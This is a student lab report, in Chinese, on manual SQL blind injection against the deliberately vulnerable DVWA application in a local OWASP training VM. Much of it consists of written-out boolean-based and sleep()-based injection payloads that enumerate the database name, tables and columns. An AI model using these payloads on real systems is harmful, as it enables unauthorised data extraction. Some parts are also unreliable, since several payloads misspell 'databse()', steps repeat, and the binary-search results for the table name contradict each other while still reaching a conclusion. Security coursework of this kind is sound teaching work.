

# 《软件安全》实验报告

姓名： 邢清画      学号： 2211999      班级： 1023

实验名称：

SQL 盲注

实验要求：

基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。

实验过程：

## 1. 配置 OWASP 虚拟机及其 Web 环境

下载 OWASP 虚拟机后导入 VMware Workstation 中打开

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.92.131/

You can administer / configure this machine through the console here, by SSHing
to 192.168.92.131, via Samba at \\192.168.92.131\, or via phpmyadmin at
http://192.168.92.131/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa


owaspbwa login:
```

登录账号： root    登录密码： owaspbwa

**用户名** username = root


**密码** password = owaspbwa

web URL 为 http://192.168.232.135/, 保持 OWASP 虚拟机运行，在本机进



入上述 URL，选择 Damn Vulnerable Web Application 登录。

登录账号：admin 登录密码：admin，进入 DVWA




检查 DVWA Security 中 Script Security 是否为 low，如果不是将其设置为 low，即可完成 OWASP 环境的配置。




## 2. DVWA 中的 SQL Injection(Blind)实践

### 2.1 判断是否存在注入，注入的类型（字符型或数字型）

输入 1，显示用户存在，First name: admin，Surname: admin。



输入 1'and 1=1 #，引号为了闭合原来 SQL 语句中的第一个单引号，而后面的 # 为了闭合后面的单引号。



The screenshot shows the DVWA interface for the 'Vulnerability: SQL Injection (Blind)' section. On the left is a navigation menu with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, and SQL Injection. The main content area has a 'User ID:' label above a text input field and a 'Submit' button. Below the input field, a red-bordered box displays the results of the injection: 'ID: 1' and 1=1 #', 'First name: admin', and 'Surname: admin'. Underneath this, a 'More info' section lists three URLs: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection).

运行后显示存在。

输入 1' and 1=2 #，显示不存在。说明存在字符型的 SQL 盲注。



This screenshot shows the same DVWA interface, but the 'User ID:' input field is empty. The 'More info' section now lists four URLs: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>, and <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>. The 'SQL Injection (Blind)' link in the left navigation menu is highlighted.

点页面右下角 View Source，来查看源代码，发现安全级别为 low 的情况下，程序未对 id 做任何处理：

Damn Vulnerable Web App (DVWA) v1.8 :: Source - Google Chrome

192.168.232.135/dvwa/vulnerabilities/view\_source.php?id=sqli\_blind&security=low

## SQL Injection (Blind) Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors
    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'
    $i = 0;

    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';


        $i++;
    }
}
?>
```

Compare

## 2.2 猜解当前数据库名

先猜解数据库名的长度，然后逐一猜解字符

(1) 输入 1' and length(database())=1 # ,



[Home](#)  
[Instructions](#)  
[Setup](#)  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[Insecure CAPTCHA](#)  
[File Inclusion](#)

### Vulnerability: SQL Injection (Blind)


User ID:

#### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-okw/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

显示不存在;

(2) 输入 1' and length(database())=2 # ,



[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[Insecure CAPTCHA](#)  
[File Inclusion](#)

## Vulnerability: SQL Injection (Blind)


User ID:

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

显示不存在；

(3) 输入 `1' and length(database())=3 #` ,



[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[Insecure CAPTCHA](#)  
[File Inclusion](#)

## Vulnerability: SQL Injection (Blind)

User ID:

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

显示不存在；

(4) 输入 `1' and length(database())=4 #` ,

User ID:

ID: 1' and length(database())=4 #  
First name: admin  
Surname: admin

显示存在！说明数据库名长度为 4。

下面获取数据库名字，

输入 `1' and ascii(substr(databse(),1,1))>97 #` , 显示存在，说明数据库名的第一个字符的 ascii 值大于 97 (小写字母 a 的 ascii 值)；

输入 `1' and ascii(substr(databse(),1,1))<122` , 显示存在，说明数据库名 的第一个字符的 ascii 值小于 122 (小写字母 z 的 ascii 值)；

输入 `1' and ascii(substr(databse(),1,1))<109` (m)；

输入 `1' and ascii(substr(databse(),1,1))<103` (g)；

输入 `1' and ascii(substr(databse(),1,1))<103` (g)；

输入 `1' and ascii(substr(databse(),1,1))<103` (g)；

第一个字符的 ascii 值不小于 100 (d);

输入 `1' and ascii(substr(database(),1,1))>100 #`, 显示不存在, 说明数据库名的第一个字符的 ascii 值不大于 100 (d), 所以数据库名的第一个字符的 ascii 值为 100, 即小写字母 d。

重复上述步骤, 猜解出完整的数据库名 dvwa。

输入 `1' and database() = "dvwa" #`,




The screenshot shows the DVWA interface with a sidebar on the left containing links like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, and SQL Injection. The main content area is titled 'Vulnerability: SQL Injection (Blind)'. It features a 'User ID:' label above an input field and a 'Submit' button. Below the input field, the output shows: `ID: 1' and database() = "dvwa" #`, `First name: admin`, and `Surname: admin`. Under the 'More info' section, there are links to security reviews and Wikipedia articles about SQL injection.

显示已存在, 猜测成功。

## 2.3 猜解数据库中的表名

猜解数据库中的表名 首先猜解数据库中表的数量:


(1) `1' and (select count (table_name) from information_schema.tables where table_schema=database())=1 #`显示不存在



This screenshot is identical to the previous one, showing the DVWA interface with the 'Vulnerability: SQL Injection (Blind)' section. The 'User ID:' input field is empty, and the 'Submit' button is visible. The output area is currently blank, indicating that the previous query was not executed or the results were not displayed in this specific view.

(2) `1' and (select count (table_name) from information_schema.tables where table_schema=database() )=2 #`显示存在。

## Vulnerability: SQL Injection (Blind)



This screenshot shows the DVWA interface with the 'Vulnerability: SQL Injection (Blind)' section. The 'User ID:' input field is empty, and the 'Submit' button is visible. Below the input field, the output shows: `ID: 1' and (select count(table_name) from information_schema.tables where table_schema=database())=2 #`, `First name: admin`, and `Surname: admin`.



所以数据库有两张表。

逐一猜解表名：

```
1' and length(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),1))=1 # 显示不存在。
```

```
1' and length(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),1))=2 # 显示不存在。
```

...

```
1' and length(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),1))=9 # 显示存在。
```

说明第一个表名长度为 9。

## Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #
First name: admin
Surname: admin
```

用二分法来猜测表名：

```
1' and ascii(substr((select table_name from information_schema.tables
where table_schema=database() limit 0,1),1,1))>97 # 显示存在。
```

```
1' and ascii(substr((select table_name from information_schema.tables
where table_schema=database() limit 0,1),1,1))>103 # 显示不存在。
```

```
1' and ascii(substr((select table_name from information_schema.tables
where table_schema=database() limit 0,1),1,1))>104 # 显示存在。
```

```
1' and ascii(substr((select table_name from information_schema.tables
where table_schema=database() limit 0,1),1,1))>105 # 显示不存在。
```

```
1' and ascii(substr((select table_name from information_schema.tables
where table_schema=database() limit 0,1),1,1))>106 # 显示存在。
```

说明第一个表的名字的第一个字符为小写字母 g。

重复上述步骤猜解出两个表名：guestbook、users

## 2.4 猜解表中的字段名

(1) 猜解表中字段的数量

```
1' and (select count(column_name) from information_schema.columns
where table_name= ' users' )=1# 显示不存在 .....
```

```
1' and (select count(column_name) from information_schema.columns
where table_name= ' users' )=8 # 显示存在，说明 users 表有 8 个字段。
```

## Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' and length(substr((select column_name from information_schema.columns where table_name= ' users' limit 0,1),1))=7 #
First name: admin
Surname: admin
```

users 表的第一个字段为 7 个字符长度。

采用二分法，即可猜解出所有字段名。

## 2.5 猜解表中数据

与上述过程相同，采用二分法重复所有步骤。

## 3. 基于时间的 SQL 盲注

### 3.1 判断是否存在注入，注入是字符型还是数字型：

输入以下 SQL 语句：

```
1' and sleep(5) #
```

页面响应时间明显延迟，则说明存在字符型的基于时间的盲注。

### 3.2. 猜解当前数据库名字长度：

输入以下 SQL 语句来判断数据库名字的长度：

```
1' and if(length(database())=1,sleep(5),1) #
```

如果没有延迟，说明数据库名字长度不是 1。

继续尝试：

```
1' and if(length(database())=4,sleep(5),1) #
```

如果出现明显延迟，说明数据库名字长度为 4。

### 3.3. 采用二分法猜解数据库名：

输入以下 SQL 语句来猜测数据库名字的第一个字符：

```
1' and if(ascii(substr(database(),1,1))>97,sleep(5),1) #
```

如果出现明显延迟，说明第一个字符的 ASCII 值大于 97(小写字母'a'的 ASCII 值)。

继续尝试，逐步缩小范围：

```
1' and if(ascii(substr(database(),1,1))>109,sleep(5),1) #
```

如果没有延迟，说明第一个字符的 ASCII 值不大于 109。

继续进行二分法猜解，直到确定第一个字符：

```
1' and if(ascii(substr(database(),1,1))=100,sleep(5),1) #
```

如果出现明显延迟，说明第一个字符的 ASCII 值为 100，即小写字母'd'。

按照上述方法，继续猜解数据库名字的其他字符，直到确定完整的数据库名字。

### 3.4. 猜解表名和字段名：

使用类似的方法，可以进一步猜解数据库中的表名和字段名。例如：

```
1' and if((select count(table_name) from information_schema.tables  
where table_schema=database())=1,sleep(5),1) #
```

如果没有延迟，说明表的数量不是 1。

继续尝试：

```
1' and if((select count(table_name) from information_schema.tables  
where table_schema=database())=2,sleep(5),1) #
```

如果出现明显延迟，说明表的数量为 2。

按照上述方法，逐步确定表名和字段名。

### 3.5. 猜解表中数据：

最后，可以通过同样的方法，猜解表中的具体数据。利用二分法和时间延迟的方法，逐字符地确定每个字段中的数据内容。



## 心得体会：

在这次实验中，实践了 SQL 盲注攻击，通过对 DVWA 中的 SQL Injection(Blind)模块进行测试和分析，深刻理解了 SQL 盲注的工作原理和防御方法。通过实验，我能够手动执行盲注攻击，验证数据库存在漏洞，并进一步猜解数据库的结构和内容。

## 实验过程总结

### 1. 环境配置

- 下载并配置 OWASP 虚拟机及其 Web 环境。
- 使用默认账号 (admin) 登录 Damn Vulnerable Web Application (DVWA)。
- 确认 DVWA 的安全级别设置为 low，确保实验环境的易受攻击性。

### 2. 盲注攻击步骤

- **判断注入点及注入类型：**通过简单的 SQL 语句测试（如 '1 and 1=1#' 和 '1 and 1=2#'），确定存在字符型 SQL 盲注。
  - **猜解数据库名：**使用逐字符猜解法，通过 SQL 语句逐步确认数据库名的每个字符，最终确定数据库名为 'dvwa'。
  - **猜解表名和字段名：**使用类似的方法，逐步猜解出数据库中的表名和字段名。例如，通过多次尝试确定表名为 'guestbook' 和 'users'。
  - **猜解表中数据：**同样，通过逐字符猜解法，获取表中的具体数据。
3. **时间盲注：**针对更高难度的 SQL 盲注，采用基于时间的 SQL 盲注方法，通过对数据库响应时间的分析，进一步获取数据库信息。

## 知识点与收获

- **SQL 注入基础：**通过本次实验，对 SQL 注入（尤其是盲注）的原理有了更加直观和深刻的认识。盲注不同于传统的 SQL 注入，因为它不会直接返回数据库错误信息或查询结果，需要通过间接方法（如时间延迟）来获取信息。
- **手动注入技巧：**手动注入 SQL 语句的过程，让我们熟悉了如何构造和发送恶意 SQL 语句，如何分析返回的响应，以及如何根据响应逐步推断数据库结构。这对理解自动化工具（如 SQLMap）的工作原理非常有帮助。
- **安全防护意识：**实验不仅让我们掌握了攻击技术，也提高了我们的安全防护意识。通过分析注入点和防御方法，我们意识到在实际开发中，需要通过参数化查询、输入验证等多种方法来防御 SQL 注入攻击。
- **实验实践能力：**实验中遇到的问题和解决过程，提升了我们的动手能力和问题解决能力。例如，配置环境、分析 SQL 语句、调试代码等，都是在实际工作中非常重要的技能。

## 总结

通过这次实验，我不仅掌握了 SQL 盲注的技术细节和攻击方法，还提升了对网络安全的整体认识。在未来的工作中，我将更加注重代码的安全性，采取

有效的防御措施，防止类似的安全漏洞。希望通过不断的学习和实践，能够为软件安全领域做出更多贡献。